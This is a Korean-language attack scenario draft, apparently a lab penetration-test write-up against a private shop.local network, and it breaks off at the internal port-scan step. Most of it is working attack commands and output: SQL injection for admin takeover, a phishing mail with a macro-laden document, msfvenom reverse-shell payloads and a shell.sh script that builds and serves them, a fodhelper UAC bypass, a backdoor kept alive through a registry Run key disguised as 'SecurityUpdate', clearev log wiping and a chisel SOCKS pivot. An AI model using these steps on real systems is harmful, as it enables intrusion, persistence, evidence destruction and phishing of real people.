


시나리오 초안


목차

1. 페이지 분석 및 정보수집
2. 관리자 계정 탈취
3. Broken Access Control
4. unvalidated redirects
5. 윈도우 권한상승 & 백도어 심기 및 로그 삭제
6. chisel 프록시 체인 연결
7. 포트 스캔 및 내부 구조 파악
8. 관리자 페이지 인증 우회


1. 페이지 분석 및 정보



- 쇼핑 사이트인 shop.local을 대상으로 삼고 정보 수집을 시작.
- 해당 사이트에서 F12 개발자 모드를 통해 오픈 되어 있는 소스파일을 확인.
- 해당 웹 페이지는 node.js를 활용한 가벼운 페이지임을 알 수 있음.




- main.js 소스 탐색 중 경로와 관련된 내용을 통해
- administration이라는 관리자급 페이지의 존재를 확인
- 해당 경로가 URL 조합에 쓰이는 지 검증 필요



<- 고객 지원 채팅의 URL 미리보기 구성 : shop.local/#/chatbot




- 위의 정보를 통해 administration 페이지 URL을 구성




- 해당 페이지에 접근했으나, 권한 부족으로 인해 접속이 거부됨.
- 관리자급 권한을 가진 계정이 필요

2. 관리자 계정 탈취

- administration 페이지 접근에 대한 권한을 획득하기 위한 계정탈취 준비
- 탐색 과정에서 해당 페이지가 node.js 코드로 제작되어 있음을 확인했으므로, node.js와 자주 사용되는 DB인 SQLite와 같은 경량 DB를 타겟으로 한 sql injection을 진행.




- 해당 공격을 통해 shop.local 페이지의 관리자 권한을 가진 계정을 획득함.
- 관리자 권한을 통해 administration 페이지에 다시 접근함.




- 해당 페이지에서 인프라팀 DOJ가 남긴 문의 내용을 확인.
- DOJ 유저의 이메일이 저장된 정보를 찾아야됨.

3. Broken Access Control

- administration 페이지에 등록된 사용자가 표시되는 것을 보아, 해당 페이지는 DB가 데이터를 요약하여 제공하고 있을 가능성이 있음.
- 숨겨진 정보를 보기 위해 해당 페이지의 패킷을 burp suite 프로그램으로 분석.



- 해당 패킷을 Repeater로 보내 패킷 구성을 확인 해본 결과, 구문 마지막 부분에 해당 페이지를 검증하는 구문이 추가되어 있음을 확인. (If-None-Match : 해당 페이지가 갱신되었는지를 확인)
- 해당 구문으로 인해 조작된 패킷이 거부되는 것을 확인하였기에, 검증 구문을 삭제하여 재전송.



- 요약된 데이터가 상세히 표시되는 것을 확인 가능.

- 확인된 DOJ의 이메일 주소 : DOJ@test.com


- 알아낸 DOJ 메일 주소로 shop.local의 관리자인 척 스팸 메일을 작성.
- 해당 메일은 업무 메일인 척 바이러스가 심어진 악성 문서를 다운로드 하도록 URL을 속여 유도 하였음.


- 첨부 링크는 공격자의 디렉토리에 업로드 되어있는 문서를 다운로드하도록 조작되어있음.

- 악성 문서 제작 -

[해당 문서는 사전에 준비된 문서로 사설망에서 안전하게 배포되었음을 알립니다.]

- REPORT.doc 파일에는 매크로 바이러스라는 악성코드가 심어져 있어 해당 파일을 열람할 시 바이러스가 작동하여 공격자에게 리버스 연결 요청을 하게 만드는 방법을 사용하였다.
- 해당 방법은 어떤 문서든 매크로 기능이 정상적으로 작동하기만 한다면 사용할 수 있다는 특징이 있다. 주로 word나 excel이 그 대상이 된다.
- 매크로 바이러스와 백도어 프로그램 제작에 대한 방법은 별도의 문서로 작성하여 깃허브에 업로드 하였다.





- DOJ 유저는 첨부된 링크를 통해 문서를 다운로드 받게 되고, 열람하게 되면 공격자는 DOJ의 PC에 접속하게 된다.

```
msf6 exploit(multi/handler) > [*] Sending stage (203846 bytes) to 192.168.152.10
[*] Meterpreter session 1 opened (192.168.152.128:4444 → 192.168.152.10:51306) at 2026-02-25 04:33:20 +0900

msf6 exploit(multi/handler) > sessions -i

Active sessions

Id  Name  Type  Information  Connection
--  --
1   meterpreter x64/windows  DOJ\test @ DOJ  192.168.152.128:4444 → 192.168.152.10:51306 (192.168.152.10)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DOJ\test
meterpreter > 
```

5. 윈도우 권한상승 & 백도어 설치 및 로그 삭제

- 해당 세션은 불완전한 상태이다. 유저 권한이라 윈도우에 개입할 권한도 부족하고, 문서를 매개체로 세션을 생성하였기 때문에, DOJ 유저가 문서를 닫는 순간 세션은 닫히게 된다.
- 따라서 최대한 빠르게 윈도우 권한을 탈취하여 세션을 안정화 하고, 지속적으로 접속할 수 있도록 백도어를 배치한다.

```

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 192.168.152.128
LHOST => 192.168.152.128
msf6 exploit(windows/local/bypassuac_fodhelper) > set LPORT 4455
LPORT => 4455
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.152.128:4455
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\system32\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (177734 bytes) to 192.168.152.10
[*] Meterpreter session 2 opened (192.168.152.128:4455 -> 192.168.152.10:51310) at 2026-02-25 04:37:26 +0900
[*] Cleaning up registry keys ...

meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getid
[-] Unknown command: getid. Did you mean getsid? Run the help command for more details.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

[터미널 명령어]

`meterpreter > background`

`msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper`

`msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION [현재 세션 번호]`

`msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST [공격자 IP]`

`msf6 exploit(windows/local/bypassuac_fodhelper) > set LPORT [사용할 연결 포트]`

`msf6 exploit(windows/local/bypassuac_fodhelper) > exploit [실행]`

- 해당 명령을 통해 메타스플로잇이 현재 연결되어 있는 세션을 대상으로 권한을 상승시킨다.
- 이제 DOJ가 문서를 달아도 세션은 닫히지 않는다.

- 백도어 설치 -

```

(hs@hs)-[/tmp]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.137.200 LPORT=3333 -f exe -o backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: backdoor.exe

```

[터미널 명령어]

`$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.137.200 LPORT=3333 -f exe -o /tmp/backdoor.exe`

- 리버스 연결 요청이 담긴 백도어 프로그램을 제작하여 DOJ PC에 업로드를 진행함.
- 이 프로그램을 업로드 후, 레지스트리에서 로그인마다 실행시키게 만듦.

```

meterpreter > shell
Process 4584 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Microsoft\Edge\Application\145.0.3800.82>cd /
cd /

C:\>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "SecurityUpdate" /t REG_SZ /d "C:\Users\DOJ\AppData\Local\Temp\backdoor.exe" /f

```


[터미널 명령어]

meterpreter > shell

C:\Program Files (x86)\Microsoft\Edge\Application\145.0.3800.82>cd /

cd /

C:\>reg add

"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"

/v "SecurityUpdate" /t REG_SZ /d "C:\Users\DOJ\AppData\Local\Temp\backdoor.exe" /f

- 해당 명령어는 제작한 백도어를 엣지 폴더 안에 업로드 하고, 레지스트리 명령어 중, 로그인 시 자동으로 시작되는 프로그램으로 백도어 프로그램을 지정.
- 이후 DOJ가 컴퓨터를 부팅하고 윈도우 로그인을 진행할 때마다 공격자는 handler만 대기시켜 놓으면 DOJ의 백도어가 세션을 요청하여 리버스 연결이 진행됨.

```
msf exploit(multi/handler) > setg LHOST 192.168.137.200
LHOST => 192.168.137.200
msf exploit(multi/handler) > set LPORT 3333
LPORT => 3333
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.13337.200
^C[-] set: Interrupted
msf exploit(multi/handler) > set LHOST 192.168.137.200
LHOST => 192.168.137.200
msf exploit(multi/handler) > exploit
```

[터미널 명령어]


msf6 exploit(muti/handler) > set LHOST [칼리 IP]

msf6 exploit(muti/handler) > set LPORT [연결시 사용할 포트]

msf6 exploit(muti/handler) > set PAYLOAD [연결 요청 방식]

msf6 exploit(muti/handler) > exploit

- DOJ가 윈도우 로그인 시 자동으로 세션이 생성됨.



```
[*] Started reverse TCP handler on 192.168.137.200:3333
[*] Sending stage (203846 bytes) to 192.168.137.208
[*] Meterpreter session 1 opened (192.168.137.200:3333 → 192.168.137.208:49985) at 2026-03-05 22:09:13 +0900
meterpreter > █
```

*로그 삭제

```
meterpreter > clearev
[*] Wiping 226 records from Application...
[*] Wiping 16 records from System...
[*] Wiping 255 records from Security...
meterpreter > █
```

- 윈도우의 로그파일 3종류가 전부 삭제되는 것을 확인.

6. chisel 프록시 체인 연결

- 문서를 통해 내부 업데이트 파일을 서버에 설치하라는 지시를 받은 DOJ는 컨테이너가 동작중인 우분투 서버에 패치 파일을 설치 및 실행하게 됨.
- 해당 파일은 실행되기 시작하면 백그라운드로 넘어가 백도어로서 실행됨.

[DOJ 서버 환경]

```
root@d83cb436427e:/# ls
Client_A_Update boot etc lib lib64 mnt proc run srv tmp var
bin dev home lib.usr-is-merged media opt root sbin sys usr
root@d83cb436427e:/# ./Client_A_Update
root@d83cb436427e:/#
root@d83cb436427e:/#
root@d83cb436427e:/#
```

[공격자 시점]

```
(kali@kali)~[~/Desktop]
$ ./shell.sh
[*] Generating ELF payload ...
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 151 bytes
Final size of elf file: 235 bytes
Saved as: /tmp/Client_A_Update
[+] Payload created: /tmp/Client_A_Update
[*] Starting HTTP server on port 9000 ...
[*] Starting Metasploit multi/handler ...
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
LHOST => 192.168.152.128
LPORT => 4444
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.152.128:4444
msf6 exploit(multi/handler) > 192.168.152.1 - - [25/Feb/2026 15:39:13] "GET /Client_A_Update HTTP/1.1" 200 -
[*] Sending stage (1017704 bytes) to 192.168.152.1
[*] Meterpreter session 1 opened (192.168.152.128:4444 => 192.168.152.1:65478) at 2026-02-25 15:40:37 +0900
█
```

- 공격자는 준비된 핸들러를 통해 대기 상태에서 프로그램의 요청을 받고, 해당 요청이 들어오면 세션을 생성하여 연결됨.

[핸들러 자동화 쉘 코드 shell.sh]

```
#!/bin/bash

ATTACKER_IP="192.168.152.128"
LPORT="4444"
PAYLOAD="linux/x86/meterpreter/reverse_tcp"
OUTPUT="/tmp/Client_A_Update"

echo "[*] Generating ELF payload ..."
msfvenom -p $PAYLOAD LHOST=$ATTACKER_IP LPORT=$LPORT PrependFork=true -f elf -o $OUTPUT
if [ $? -eq 0 ]; then
    echo "[+] Payload created: $OUTPUT"
else
    echo "[-] Payload creation failed!"
    exit 1
fi

chmod +x $OUTPUT

echo "[*] Starting HTTP server on port 9000 ..."
cd /tmp
python3 -m http.server 9000 &
HTTP_PID=$!

echo "[*] Starting Metasploit multi/handler ..."
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD $PAYLOAD; set LHOST $ATTACKER_IP; set LPORT $LPORT; set ExitOnSession false; exploit -j -z"

kill $HTTP_PID
```

- msfvenom을 통해 백도어 프로그램을 생성하고, 권한을 부여한 다음 디렉토리 서버를 열어 배포하고 핸들러를 실행하여 대기하는 과정을 스크립트화 하여 자동으로 실행되게끔 작성하였다.

```
meterpreter > upload /home/kali/chisel /tmp/chisel
[*] Uploading : /home/kali/chisel → /tmp/chisel
[*] Uploaded -1.00 B of 7.70 MiB (0.0%): /home/kali/chisel → /tmp/chisel
[*] Completed : /home/kali/chisel → /tmp/chisel
meterpreter > shell
Process 34 created.
Channel 5 created.
chmod +x /tmp/chisel
cd /tmp
ls
chisel
f
█
```

- 생성된 세션을 통해 chisel 파일을 /tmp 경로에 설치 후 실행권한을부여.

[공격자 터미널]

```
kali@kali: ~
파일 동작 편집하기 보기 도움말
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~]
$ sudo ./chisel server -p 8000 --reverse
[sudo] kali 암호:
2026/02/25 15:50:11 server: Reverse tunnelling enabled
2026/02/25 15:50:11 server: Fingerprint OMHrv4HpK5H08M3s20IkFSUuFVck2GGD5w03WyDv6bs=
2026/02/25 15:50:11 server: Listening on http://0.0.0.0:8000
2026/02/25 15:50:44 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
█
```

[서버 세션]

```
/tmp/chisel client 192.168.152.128:8000 R:socks
2026/02/25 15:50:44 client: Connecting to ws://192.168.152.128:8000
2026/02/25 15:50:44 client: Connected (Latency 896.754µs)
```

- chisel이 연결되면 공격자는 피해자의 내부망 대역(192.168.20.x/24)에 접근이 가능해짐.

7. 포트 스캔 및 내부 구조 파악

- 공격자 터미널에서 연결된 세션을 이용해 내부망 정보를 수집
- arp 경로에서 물리적으로 연결되어 있는 네트워크 망 정보를 수집 가능.

```
cat /proc/net/arp
IP address      HW type    Flags       HW address    Mask
Device
192.168.20.40   0x1        0x2         d2:20:2d:2e:84:d1  *
eth0
192.168.20.1    0x1        0x2         1a:8c:5f:5a:19:1e  *
eth0
```

- 두 개의 네트워크가 존재함을 확인.
- 해당 IP에서 오픈된 포트를 조사

[192.168.20.1]

